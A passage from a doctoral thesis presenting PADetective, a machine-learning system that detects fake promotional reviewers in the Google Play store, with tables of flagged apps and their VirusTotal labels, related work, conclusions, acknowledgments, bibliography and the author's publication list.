com.wb.dbreed	Great dogs. Name	5	3.88	2013.12.20	EDUCATION	Navjot Singh	1, 000+	*Android.RevMobAD.A*
com.wb.htones	Awesome horror tones.	5	3.07	2013.12.20	MUSIC AND AUDIO	Navjot Singh	10, 000+	*ANDR.RevMob.A*
com.wb.piczzle	Piczzle app great application. It is a awesome app	5	4.54	2013.12.20	GAME PUZZLE	Navjot Singh	500+	*Trojan.AndroidOS. Generic.A*
com.wb.sukhmani	Waheguru waheguru	5	4.34	2013.12.20	EDUCATION	Navjot Singh	10, 000+	*Trojan.AndroidOS. Generic.A*

Table 3.9 A set of unknown malicious apps reviewed by a detected promotional attacker.

App Name	Reviews	Ratings	Post Time	Category	Developer	Downloads	VirusTotal Detection	First submission date on VirusTotal
com.ArabicAlphabets .memory.mathes	Nice	5	2014.02.03	GAME PUZZLE	GameLab	5,000+	$AndroidOS/GenBl.F33291AF!Olympus$	2014.08.03
com.electricity.billinf o.free	Nice	5	2014.02.03	ENTERTAINMENT	GameLab	5,000+	$AndroidOS/GenPua.14444BDA!Olympus$	2014.07.30
com.siminfo.gsm.free	Good	5	2014.02.03	ENTERTAINMENT	GameLab	5,000+	$AndroidOS/GenPua.A0CB31EE!Olympus$	2014.07.30

previously unknown malicious apps soon after publication.

We examine the top 241 detected promotional attackers who only reviewed malicious apps, and find that 72 of them reviewed malicious apps before these malicious apps were detected by VirusTotal. Among all the apps reviewed by these 72 promotional attackers, 217 apps were labeled as malicious app by VirusTotal. It is worth noting that other apps reviewed by the promotional attackers might also be suspicious.

In summary, PADetective discovered 289 K reviewers as potential promotional attackers. They posted reviews for 136 K apps, which included 21 K malicious apps. Among the top 1000 reviewers who were flagged as promotional attackers with high confidence, 136 reviewers posted reviews only for malicious apps, and another 113 reviewers posted reviews for apps, most of which were detected as malicious apps. The result also suggests that PADetective could be used to detect malicious apps in the early stage of distribution.

3.5.2 Case Studies

Herein, we detail two PAs to demonstrate the effectiveness of our PADetective system.

promotional attackers in the wild Table 3.8 lists a set of apps reviewed by a promotional attacker. This promotional attacker gave high ratings and posted similar positive reviews for seven malicious apps on the same day. These malicious apps belonged to different category, were not very popular, and were created by the same developer. Moreover, the average of the difference between the true reputation scores and ratings was larger than 1.0, indicating that the reviewer attempted to promote all the malicious apps using high ratings. This example illustrates the common features of promotional attackers in the wild.

Detecting previously unknown malicious apps As shown in table 3.9, this promotional attacker gave high ratings and wrote very short positive reviews for three malicious apps on the same day. Moreover, all the posting times are earlier than the first submission time in VirusTotal. The apps reviewed by this promotional attacker would be more likely to be malicious. The security expert and market operator can therefore discover new, previously unknown malicious apps by analyzing the apps related to this promotional attacker detected by PADetective.

3.6 Discussion

This section discusses some limitations of PADetective and future research directions.

Evasion. Advanced attackers may evade the PADetective system by employing lots of user accounts with different names and/or mimicking the reviewing behaviors of normal users. It is worth noting that such evasion strategies require much more resources and efforts. For example, attackers may acquire lots of fake user accounts and use each account to just post one comment in order to degrade the detection accuracy of PADetective. However, since mobile app stores (e.g., Google Play) usually adopt advanced techniques [47] to deter automated account registration, it will cost the attackers lots of resources and efforts to create many accounts and it does not benefit the attackers if these accounts are just used to post one comment. Note that the primary goal of the attackers is to increase the success rate of attacks with lower costs [48]. Even if an attacker affords to adopt such an expensive approach, the stakeholders of mobile app stores can enhance PADetective with additional information about each account, such as IP address which could be correlated with user accounts to detect malicious users [49]. The attackers may also mimic the reviewing behaviors of normal users by writing short/long reviews, reviewing both legitimate and malicious apps, adjusting the posting time, and etc. It will also significantly increase the cost of attacks. We leave the challenge of differentiating such advanced attacks and human reviewers in future work.

Number of apps reviewed by each reviewer. PADetective does not consider reviewers who posted comments for only one or two apps. This constraint originates from the fact that computing some features such as entropy or coefficient variants require more than two samples. In this work, we empirically set the number as 3 because increasing the number was not sensitive to the final outcomes. Since attackers usually employ the accounts to post a number of comments as we discussed above, we believe that this number is reasonable to capture promotional attackers. As the number of apps reviewed by a reviewer may exceed the threshold, 3, over time, PADetective could identify them by continuously collecting and analyzing the comments. We will construct a real-time detection system for fetching and examining UGC and the metadata continuously in future work.

Maximum number of reviews We only crawled 4,500 most recent reviews due to the constraint of Google Play review collection API. This may lead to false negative that our system miss to discover the PAs who exhibit their malicious behavior at very early time such as five year ago. We aim to identify the newest promotional attackers who can be used to find our potentially malicious apps before they were submitted to public online virus checkers. To keep our collection data up to date, we need to build a real-time collection system mentioned above.

Scalability The detection model of PADetective is based on static features. The Paragraph vector and TRUE-REPUTATION are lightweight and can compute the similarity word weight vectors and the true reputation scores of our large-scale dataset within approximately 1 hour. We use the true reputation scores and similarity word weight vectors calculated in advance every time we extract a feature from each reviewer. We only need to recompute the true reputation scores and similarity word weight vectors when refreshing the UGC and metadata. This feature extraction approach makes PADetective highly suitable for large-scale evaluation. In our large-scale evaluation, PADetective completed the prediction of all the reviewers within one day.

Countermeasures against the threat of PAs One possible approach is to let users know the existence of PAs. For instance, if a promotional attacker is detected with high confidence, an app store can mark the promotional attacker and apps reviewed by the promotional attacker to let other mobile users aware of the potential threat. We can also change the review display order such that other mobile users will not read the reviews written by promotional attackers first. Presenting the true reputation scores rather than row average scores is also promising to inform users a signal of the threat.

Application to other app stores. While this work used the data collected from the official app store, we will extend the investigation on other app stores in future work. It is worth noting that the UGC and metadata in other app stores are very similar to those on the Google Play Store. Since the features used by PADetective depend only on UGC and metadata, it is easy to apply PADetective to other app stores such as the iOS App Store or Android third-party app stores.

3.7 Related work

This section introduces mostly related work in three categories.

3.7.1 UGC analysis

Review Analysis. Kong et al. [8] designed AutoREB to automatically identify users' concerns on the security and privacy of mobile apps. They applied the relevance feedback technique for the semantic analysis of user reviews and then associated the results of the user review analysis to the apps' behaviors by using the crowd-sourcing technique. Mukherjee et al. [33, 34] proposed new approaches to detect fake reviewer groups from Amazon product reviews. They first used a frequent itemset mining method to identify a set of candidate groups, and then adopted several behavioral models based on the relationships among groups such as the review posting time and similarities. Fu et al. [50] proposed WisCom to provide important insights for end-users, developers, and potentially the entire mobile app ecosystem. They leveraged sentiment analysis, topic model analysis, and time-series analysis to examine over 13 M user reviews. Gomez et al. [10] analyzed user reviews and permissions using an unsupervised learning approach to detect apps that contain bugs and errors.

Rating Analysis. Xie et al. [9] proposed a new method for discovering colluded reviewers in app stores. They built a relation graph based on the ratings and the deviations of the ratings, and applied a graph cluster algorithm to detect collusion groups. Oh et al. [36] developed an algorithm that calculates the confidence score of each app. Market operators can replace the average rating of each app with the confidence score to defend against rating promotion/demotion attacks. Lim et al. [51] devised an approach to measure the degree of spam for each reviewer based on the rating behaviors, and evaluated them using an Amazon review dataset.

Previous works [9, 33, 34] are closely related to our work. The major differences between PADetective and Xie et al. [9] is the scalability. More precisely, their system is not scalable because it is not possible to build a tie graph of large-scale dataset in physical memory. Moreover, they performed the evaluation on a small and local dataset (200 apps collected from the china apple store). In contrast, since our detection model uses static features, our system can conduct large-scale analysis. Moreover, we investigate the prevalence of PAs in the official Android app store by collecting information on more than 1 M apps.

The method of review analysis is the main difference between PADetective and [33, 34]. Since they aimed to identify copy reviews used by spammers, their method only extracts the similar reviews in keyword level, e.g., “good app” and “good apps”. Since users can express the same opinion using different words and expressions, e.g., “nice app” and “good app”, we leveraged the state-of-the-art NLP technique called Paragraph vector [35] to extract similar reviews at the semantic level for better accuracy.

3.7.2 Metadata Analysis

Xie et al. [31] studied the mobile app reviews traded on the underground market. They analyzed the metadata of the promoted apps collected from the underground market, including average ratings, total number of reviewers, category distributions, and developers. WHYPER [52] was the first system that analyzes text descriptions semantically to perform risk assessments of mobile apps. Qu et al. [53] developed AutoCog for measuring description-to-permission fidelity in Android applications. Peng et al. [54] designed an app risk scoring and ranking system based on probabilistic generative models in order to improve risk communication mechanism for Android apps . The system was trained on the metadata including the developer name, the category, and the set of permissions requested by the app. Yu et al. [55] proposed a novel approach to automate the detection of incomplete, incorrect and inconsistent privay policy by combining description and code analysis. Unlike these systems, PADetective can extract features from not only the metadata mentioned above but also UGC in a more comprehensive way.

3.7.3 App analysis

Several studies [56–65] have analyzed the permission, API call, and runtime behavior derived from code to detect malicious apps or prevent system and application vulnerabilities from being abused by attacker.

Kirin [56] is a lightweight system that can flag potential malware applications at the time of installation using a set of security rules that match malware characteristics. DroidScope [57] rebuilds both the OS-level and Java-level semantics simultaneously and seamlessly to unveil malicious intent and the inner workings of a malware application quickly. DroidRanger [58] applies a heuristics-based filtering scheme to discover unknown malicious apps from real-world datasets. RiskRanker [59] can automatically identify zero-day Android malware by examining apps' runtime behaviors. Unlike DroidRanger, it does not require malware specimens to detect zero-day malware. DREBIN [60] is a lightweight and automatic Android malware detection system. DroidMiner [62] can automatically mine malicious program logic from known Android malware using behavioral graph and machine-learning techniques. PADetective complements to these studies by investigating the relationships among UGC, metadata, and malicious apps to detect promotional attackers and reveal malicious apps.

3.8 Conclusion

In this chapter, we propose and develop PADetective, which can identify unknown promotional attackers in mobile app stores, using UGC and metadata as well as machine-learning techniques. We extracted 15 features from the UGC and metadata and selected the most suitable machine-learning methods for our detection model. The extensive experiment results demonstrate that our detection scheme can achieve a high true positive rate of up to 90% and a low false positive rate (i.e., 5.8%). We also applied PADetective to a large-scale analysis of unlabeled reviewer data; it detected 289K reviewers as potential promotional attackers, who posted reviews to 136K apps, including 21K malicious apps. Moreover, the large-scale evaluation and case study analysis illustrate that PADetective can effectively and efficiently discover previous unknown malicious apps.

Chapter 4

Discussion

This chapter discusses some limitations and the scope of future research of this thesis.

Coverage. Because of the wide variety and broad field involved, hidden cyber attacks are weak points of conventional security research. There are still plenty of hidden cyber attacks that need to be resolved. For example, Internet of Things (IoT) devices are targeted by new malware and ransomware. This thesis only designed and implemented two countermeasures against hidden cyber attacks in various fields. Although it does not provide a solution for all hidden cyber attacks in the security field, the methodology proposed in this thesis can be applied to the countermeasures of other types of hidden cyber attacks. This thesis leaves the challenge of dealing with other types of hidden cyber attacks for future work.

Evasion and Poison. Advanced attackers may evade or poison the system or framework proposed in this thesis by evolving their attack signatures or leveraging other new vulnerabilities. The features used in the proposed system or framework can be updated to solve this problem. In future work, this thesis will add new features to enhance the robustness of the countermeasures.

Online Operation. The two proposed systems are not entirely suitable for online operation because of issues concerning the data collection mechanism in each system. The data collection mechanism is designed to handle large-scale datasets. This thesis applies multiple tools and technologies to address issues concerning the data collection mechanism, such as web crawler and search engine. Because of the scale of the data and the required collection times of each tool, this thesis presents a challenge in pipelining the data collection mechanism in future work. Implementing full online operation can improve the usability of our systems for security operators and malware analysts.

Chapter 5

Conclusion

To address the two types of hidden cyber attacks mentioned in Chapter 1, this thesis used approaches based on machine learning to design and implement countermeasures in the following chapters.

In Chapter 2, this thesis proposed the AutoBLG framework, which is a lightweight blacklist generating system that can discover new and previously unknown drive-by-download URLs and other suspicious URLs that need further analysis. The experimental evaluation demonstrated that AutoBLG can reduce the number of URLs to be investigated by the dynamic analysis systems by 99% (reduced 60 K to 600), while successfully finding new URLs that have not been listed in the widely used popular URL reputation system. In the future, this thesis plans to adopt other types of URL blacklists, such as phishing blacklists, as input and evaluate whether the proposed framework can determine new and previously unknown phishing URLs.

In Chapter 3, this thesis proposed the PADetective system, which uses UGC and metadata, including machine-learning techniques, to detect unknown promotional attackers in app stores. We created 15 novel features from the UGC and metadata and selected the most suitable machine-learning methods for our detection model. Our performance evaluation demonstrated that our detection scheme can achieve a high accuracy (95.4%) and low false positive rate (8%). We also conducted a large-scale analysis of unlabeled reviewer data using PADetective. The PADetective system identified 289 K reviewers as potential PAs. The identified potential PAs posted reviews to 136 K apps, including 21 K malicious apps. The large-scale evaluation and case study analyzes illustrated that PADetective can effectively and efficiently predict previously unknown malicious apps and detect fake reviewer groups. In the future study, we plan to design the PADetective system for real-time operation.

As remarked above, this thesis provided two solutions for hidden cyber attacks in various fields. The experimental evaluations demonstrated the effectiveness and efficiency of the two solutions. The ideas and methods contributed by this thesis will promote further development in this research area.

Acknowledgement

Without the help and support of certain people, I would not have successfully completed this doctoral dissertation.

Firstly, I would like to offer my heartfelt thanks to my supervisor, Professor Tatsuya Mori, for introducing me to the field of security research. When I enrolled for the doctoral course, I had little knowledge of this area of study, but Professor Mori patiently taught me and I gained immense knowledge of the methodologies in research, including the ways in which I can be a good researcher. In the four years that I have spent in Professor Mori's lab, Professor Mori dedicated his valuable time, almost weekly, to discuss the research with me. In every discussion, I gained a deeper understanding of my research. With his careful supervision, my papers were successfully published in two journals and presented at two international conferences, fulfilling the requirement for my Ph.D. degree, and I received two awards, both international and domestic. Thanks to his recommendation, I can become a research associate in the third year of my Ph.D. course. I have enough income to support myself so that I can wholeheartedly devote my attention to scientific research. I also have received research funding from a university and have applied for national research funding. Professor Mori was keen on teaching me how to write an application for research funding and helped me amend the same. I am very fortunate to have met Professor Mori, who has been a guiding light on my research path.

I would like to thank my sub-advisor, Professor Shigeki Goto, who not only gave me many useful suggestions during my research but also introduced me to international conferences that broadened my horizons. I would also like to thank another sub-advisor, Professor Katsunari Yoshioka, whose professional advice expanded and improved my research.

I really appreciate the researchers who helped me in my research. Professor Luo helped me in modifying and improving my paper. Dr. Mitsuaki Akiyama and Mr. Takuya Watanabe at NTT secure platform laboratories assisted me in collecting data and verifying the correctness of the findings.

Many thanks to every member of Mori's lab and my comrade-in-arms Ph.D. Student Mr. Mitsuhiro Hatada, who helped me organize and validate the data in my research, and immensely helped in my Ph.D. degree application.

Finally, I would like to thank my family, my parents for granting me financial aid to study in Japan, and my wife for supporting me throughout my Ph.D. course and for taking good care of me. Thanks to my unborn child for encouraging me to be a responsible father.

I love you all!

Bibliography

[1] "Attacks from unknown threats increase by 40 percent." https://betanews.com/2017/08/01/unknown-threats-increase/.

[2] "Mobile ransomware: The fast growing yet unknown threat." http://blog.trendmicro.com/mobile-ransomware-fast-growing-yet-unknown-threat/.

[3] H. Choi, B.B. Zhu, and H. Lee, "Detecting malicious web links and identifying their attack types," Proc. USENIX WebApps, 2011.

[4] J. Ma, L.K. Saul, S. Savage, and G.M. Voelker, "Beyond blacklists: learning to detect malicious web sites from suspicious urls," Proc. KDD, pp.1245–1254, 2009.

[5] B. Eshete, A. Villafiorita, and K. Weldemariam, "Binspect: Holistic analysis and detection of malicious web pages," Proc. SecureComm, pp.149–166, 2012.

[6] L. Invernizzi and P.M. Comparetti, "Evilseed: A guided approach to finding malicious web pages," Proc. IEEE Symposium on Security and Privacy, pp.428–442, 2012.

[7] M. Akiyama, T. Yagi, and M. Itoh, "Searching structural neighborhood of malicious urls to improve blacklisting," 11th Annual International Symposium on Applications and the Internet, SAINT 2011, Munich, Germany, 18-21 July, 2011, Proceedings, pp.1–10, 2011.

[8] D. Kong, L. Cen, and H. Jin, "AUTOREB: automatically understanding the review-to-behavior fidelity in android applications," Proc. ACM CCS, 2015.

[9] Z. Xie and S. Zhu, "Grouptie: toward hidden collusion group discovery in app stores," Proc. ACM WiSec, 2014.

[10] M. Gomez, R. Rouvoy, M. Monperrus, and L. Seinturier, "A recommender

system of buggy app checkers for app store moderators," Proc. ACM MOBILESoft, 2015.

[11] KASPERSKY, "KASPERSKY SECURITY BULLETIN 2013." http://report.kaspersky.com/.

[12] Internetlivestats, "Google Search Statistics-internet live stats." http://www.internetlivestats.com/google-search-statistics/.

[13] M. Antonakakis, R. Perdisci, D. Dagon, W. Lee, and N. Feamster, "Building a dynamic reputation system for DNS," 19th USENIX Security Symposium, Washington, DC, USA, August 11-13, 2010, Proceedings, pp.273–290, 2010.

[14] L. Xu, Z. Zhan, S. Xu, and K. Ye, "Cross-layer detection of malicious websites," Proc. CODASPY, pp.141–152, 2013.

[15] D. Canali, M. Cova, G. Vigna, and C. Kruegel, "Prophiler: a fast filter for the large-scale detection of malicious web pages," Proc. WWW, pp.197–206, 2011.

[16] D. Chiba, K. Tobe, T. Mori, and S. Goto, "Detecting malicious websites by learning IP address features," 12th IEEE/IPSJ International Symposium on Applications and the Internet, SAINT 2012, Izmir, Turkey, July 16-20, 2012, pp.29–39, 2012.

[17] J. Ma, L.K. Saul, S. Savage, and G.M. Voelker, "Identifying suspicious urls: an application of large-scale online learning," Proc. ICML, p.86, 2009.

[18] M. Akiyama, M. Iwamura, Y. Kawakoya, K. Aoki, and M. Itoh, "Design and implementation of high interaction client honeypot for drive-by-download attacks," IEICE Transactions, vol.93-B, no.5, pp.1131–1139, 2010.

[19] K. Aoki, T. Yagi, M. Iwamura, and M. Itoh, "Controlling malware http communications in dynamic analysis system using search engine," Proc. IEEE CSS, pp.1–6, 2011.

[20] Salvatore Sanfilippo, "Hping3." http://www.hping.org/hping3.html.

[21] "ZMap." https://zmap.io/.

[22] Farsight Security, Inc., "DNSDB." https://www.dnsdb.info.

[23] NLnet Labs, "Unbound." https://www.unbound.net.

[24] Apache, "Apache Nutch." http://nutch.apache.org.

[25] ORACLE, “MySQL.” `http://www.mysql.com`.

[26] Google Sets. `http://en.wikipedia.org/wiki/List_of_Google_products#Discontinued_in_2011`.

[27] Z. Ghahramani and K.A. Heller, “Bayesian sets,” Proc. NIPS, 2005.

[28] Virustotal, “Virustotal online service.” `https://www.virustotal.com/ja/`.

[29] Statista Inc., “Number of apps available in leading app stores as of june 2016.” `http://goo.gl/JnBkmY`.

[30] R. Ganguly, “App store optimization - a crucial piece of the mobile app marketing puzzle.” `https://blog.kissmetrics.com/app-store-optimization/`, 2013.

[31] Z. Xie and S. Zhu, “Appwatcher: unveiling the underground market of trading mobile app reviews,” Proc. ACM WiSec, 2015.

[32] “The FTC′s endorsement guides: What people are asking.” `http://goo.gl/3875GT`, 2015.

[33] A. Mukherjee, B. Liu, J. Wang, N.S. Glance, and N. Jindal, “Detecting group review spam,” Proc. WWW, 2011.

[34] A. Mukherjee, B. Liu, and N.S. Glance, “Spotting fake reviewer groups in consumer reviews,” Proc. WWW, 2012.

[35] Q.V. Le and T. Mikolov, “Distributed representations of sentences and documents,” Proc. ICML, 2014.

[36] H. Oh, S. Kim, S. Park, and M. Zhou, “Can you trust online ratings? A mutual reinforcement model for trustworthy online rating systems,” IEEE Trans. Systems, Man, and Cybernetics: Systems, vol.45, no.12, 2015.

[37] N. Viennot, E. Garcia, and J. Nieh, “A measurement study of google play,” Proc. ACM SIGMETRICS, 2014.

[38] “Google play reviews collection service.” `https://play.google.com/store/getreviews`.

[39] “Natural language toolkit.” `http://www.nltk.org`.

[40] “Textblob: Simplified text processing.” `http://textblob.readthedocs.io/en/dev/`.

[41] "gensim:topic modelling for humans." https://radimrehurek.com/gensim/.

[42] "Feature selection." http://scikit-learn.org/stable/modules/feature_selection.html.

[43] "Developer policy center." http://goo.gl/yA0qUb.

[44] "scikit-learn:machine learning in python." http://scikit-learn.org/stable/.

[45] "Virustotal- free online virus, malware and url scanner." https://www.virustotal.com.

[46] L. Breiman, "Random forests," Machine Learning, vol.45, no.1, pp.5–32, Oct 2001.

[47] A.S. El Ahmad, J. Yan, and W.Y. Ng, "Captcha design: Color, usability, and security," IEEE Internet Computing, vol.16, no.2, March 2012.

[48] B. Liu, S. Nath, R. Govindan, and J. Liu, "DECAF: detecting and characterizing ad fraud in mobile apps," Proc.NSDI, 2014.

[49] Y. Zhao, Y. Xie, F. Yu, Q. Ke, Y. Yu, Y. Chen, and E. Gillum, "Botgraph: Large scale spamming botnet detection," Proc.NSDI, 2009.

[50] B. Fu, J. Lin, L. Li, C. Faloutsos, J.I. Hong, and N.M. Sadeh, "Why people hate your app: making sense of user feedback in a mobile app store," Proc ACM KDD, 2013.

[51] E. Lim, V. Nguyen, N. Jindal, B. Liu, and H.W. Lauw, "Detecting product review spammers using rating behaviors," Proc. ACM CIKM, 2010.

[52] R. Pandita, X. Xiao, W. Yang, W. Enck, and T. Xie, "WHYPER: towards automating risk assessment of mobile applications," Proc. USENIX Sec., 2013.

[53] Z. Qu, V. Rastogi, X. Zhang, Y. Chen, T. Zhu, and Z. Chen, "Autocog: Measuring the description-to-permission fidelity in android applications," Proc. ACM CCS, 2014.

[54] H. Peng, C.S. Gates, B.P. Sarma, N. Li, Y. Qi, R. Potharaju, C. Nita-Rotaru, and I. Molloy, "Using probabilistic generative models for ranking risks of android apps," Proc. ACM CCS, 2012.

[55] L. Yu, X. Luo, X. Liu, and T. Zhang, "Can we trust the privacy policies of

android apps?," Proc. DSN, 2016.

[56] W. Enck, M. Ongtang, and P.D. McDaniel, "On lightweight mobile phone application certification," Proc. ACM CCS, 2009.

[57] L. Yan and H. Yin, "Droidscope: Seamlessly reconstructing the OS and dalvik semantic views for dynamic android malware analysis," Proc. USENIX Sec., 2012.

[58] Y. Zhou, Z. Wang, W. Zhou, and X. Jiang, "Hey, you, get off of my market: Detecting malicious apps in official and alternative android markets," Proc. NDSS, 2012.

[59] M.C. Grace, Y. Zhou, Q. Zhang, S. Zou, and X. Jiang, "Riskranker: scalable and accurate zero-day android malware detection," Proc. ACM MobiSys, 2012.

[60] D. Arp, M. Spreitzenbarth, M. Hubner, H. Gascon, and K. Rieck, "DREBIN: effective and explainable detection of android malware in your pocket," Proc. NDSS, 2014.

[61] S. Bugiel, L. Davi, A. Dmitrienko, T. Fischer, A. Sadeghi, and B. Shastry, "Towards taming privilege-escalation attacks on android," Proc. NDSS, 2012.

[62] C. Yang, Z. Xu, G. Gu, V. Yegneswaran, and P.A. Porras, "Droidminer: Automated mining and characterization of fine-grained malicious behaviors in android applications," Proc. ESORICS, 2014.

[63] J. Chen, H. Chen, E. Bauman, Z. Lin, B. Zang, and H. Guan, "You shouldn't collect my secrets: Thwarting sensitive keystroke leakage in mobile IME apps," Proc. USENIX Sec., 2015.

[64] B. Lee, L. Lu, T. Wang, T. Kim, and W. Lee, "From zygote to morula: Fortifying weakened ASLR on android," Proc. IEEE Symposium on Security and Privacy, 2014.

[65] F. Wei, S. Roy, X. Ou, and Robby, "Amandroid: A precise and general inter-component data flow analysis framework for security vetting of android apps," Proc. ACM CCS, 2014.

List of Research Achievements

Journal Papers

[A-1] Bo Sun, Xiapu Luo, Mitsuaki Akiyama, Takuya Watanabe, and Tatsuya Mori, “PADetective: A Systematic Approach to Automate Detection of Promotional Attackers in Mobile App Store,” Journal of Information Processing, (accepted for publication).

[A-2] Bo Sun, Mitsuaki Akiyama, Takeshi Yagi, Mitsuhiro Hatada, and Tatsuya Mori, “Automating URL Blacklist Generation with Similarity Search Approach,” IEICE Transactions on Information and Systems, Vol.E99-D, No.4, pp. 873-882, April 2016.

Conference Papers

[B-1] Bo Sun, Mitsuaki Akiyama, Takeshi Yagi, Mitsuhiro Hatada, and Tatsuya Mori, “Characterizing Promotional Attacks in Mobile App Store,” Proceedings of the 8th International Conference on Applications and Techniques in Information Security (ATIS 2017), pp. 113-127, July 2017 **(BEST PAPER AWARD)**.

[B-2] Bo Sun, Mitsuaki Akiyama, Takeshi Yagi, Mitsuhiro Hatada, and Tatsuya Mori, “AutoBLG: Automatic URL Blacklist Generator Using Search Space Expansion and Filters,” Proceedings of the Twentieth IEEE Symposium on Computers and Communication (ISCC 2015), pp. 205-211, July 2015.

[B-3] Yuta Ishii, Takuya Watanabe, Fumihiro Kanei, Yuta Takata, Eitaro Shioji, Mitsuaki Akiyama, Takeshi Yagi, Bo Sun and Tatsuya Mori, "Understanding the Security Management of Global Third-Party Android Marketplaces," Proceedings of the 2nd International Workshop on App Market Analytics (WAMA 2017), September 2017.

[B-4] Takuya Watanabe, Mitsuaki Akiyama, Fumihiro Kanei, Eitaro Shioji, Yuta Takata, Bo Sun, Yuta Ishii, Toshiki Shibahara, Takeshi Yagi and Tatsuya Mori, "Understanding the Origins of Mobile App Vulnerabilities: A Large-scale Measurement Study of Free and Paid Apps," Proceedings of IEEE/ACM 14th International Conference on Mining Software Repositories (MSR 2017), May 2017.

Posters

[C-1] Bo Sun, Aakinori Fujino, Tatsuya Mori, "Toward Automating the Generation of Malware Analysis Reports Using the Sandbox Logs," Proceedings of 23rd ACM Conference on Computer and Communications Security 2016 (ACM CCS 2016), October 2016.

[C-2] Bo Sun, Takuya Watanabe, Mitsuaki Akiyama, Tatsuya Mori, "Seeing is Believing?The analysis of unusual ratings and reviews on Android app store," Proceedings of 18th International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2015), November 2015.

Invited Talks

[D-1] Bo Sun, Xiapu Luo, Mitsuaki Akiyama, Takuya Watanabe, and Tatsuya Mori, "Understanding Promotional Attacks in Mobile Software Distribution Platform," The 44nd APAN Meeting, Network Security Workshop, August 2017

[D-2] Bo Sun, Mitsuaki Akiyama, Takeshi Yagi, Mitsuhiro Hatada, and Tatsuya Mori, “Automatic Generation of URL Blacklist,” The 42nd APAN Meeting, Network Security Workshop, August 2016

Others

[E-1] 孫博, 秋山満昭, 森達哉, “Towards Automatically Detecting Promotional Attacks in Mobile App Store,” コンピュータセキュリティシンポジウム 2016 論文集，vol. 2016，No. 2，pp. 1040-1047，2016 年 10 月 **(MWS 優秀論文賞)**

[E-2] Bo Sun, Mitsuaki Akiyama, Takeshi Yagi, Mitsuhiro Hatada, and Tatsuya Mori, “Building statistical URL blacklist generation system for web security,” Hanyang-Waseda IT workshop 2015, November 2015.

[E-3] Bo Sun, Takuya Watanabe, Mitsuaki Akiyama, Tatsuya Mori, “The analysis of unusual ratings and reviews on Android app store,” Android Security Mini Workshop, November 2015.

[E-4] 孫博, 渡邉卓弥, 秋山満昭, 森達哉, “Android アプリストアにおける不自然なレーティング・レビューの解析,” コンピュータセキュリティシンポジウム 2015 論文集，vol. 2015，No. 3，pp. 655-662，2015 年 10 月.

[E-5] 孫博, 秋山満昭, 八木毅, 森達哉, “広大な web 空間を対象とした悪性 URL 検索技術,” 信学技報, vol. 114, no. 340, ICSS2014-61, pp. 61-66, 2014 年 11 月.

[E-6] 孫博, 秋山満昭, 八木毅, 森達哉, “既知の悪性 URL 群と類似した特徴を持つ URL の検索,” コンピュータセキュリティシンポジウム 2014 論文集，vol. 2014，No. 2，pp. 1 − 8，2014 年 10 月.

[E-7] 守屋潤一, 孫博, 森達哉, 後藤滋樹, “標的型攻撃の被害者となる人を予測することは可能か？” 暗号と情報セキュリティシンポジウム (SCIS 2017), 2017 年 1 月.

[E-8] 竹越健斗, 孫博, 森達哉, “Twitter におけるフォロワーマーケットの実態調査とフェイクアカウントの抽出方法”, 暗号と情報セキュリティシンポジウム (SCIS 2016), 2016 年 1 月.

Copyrights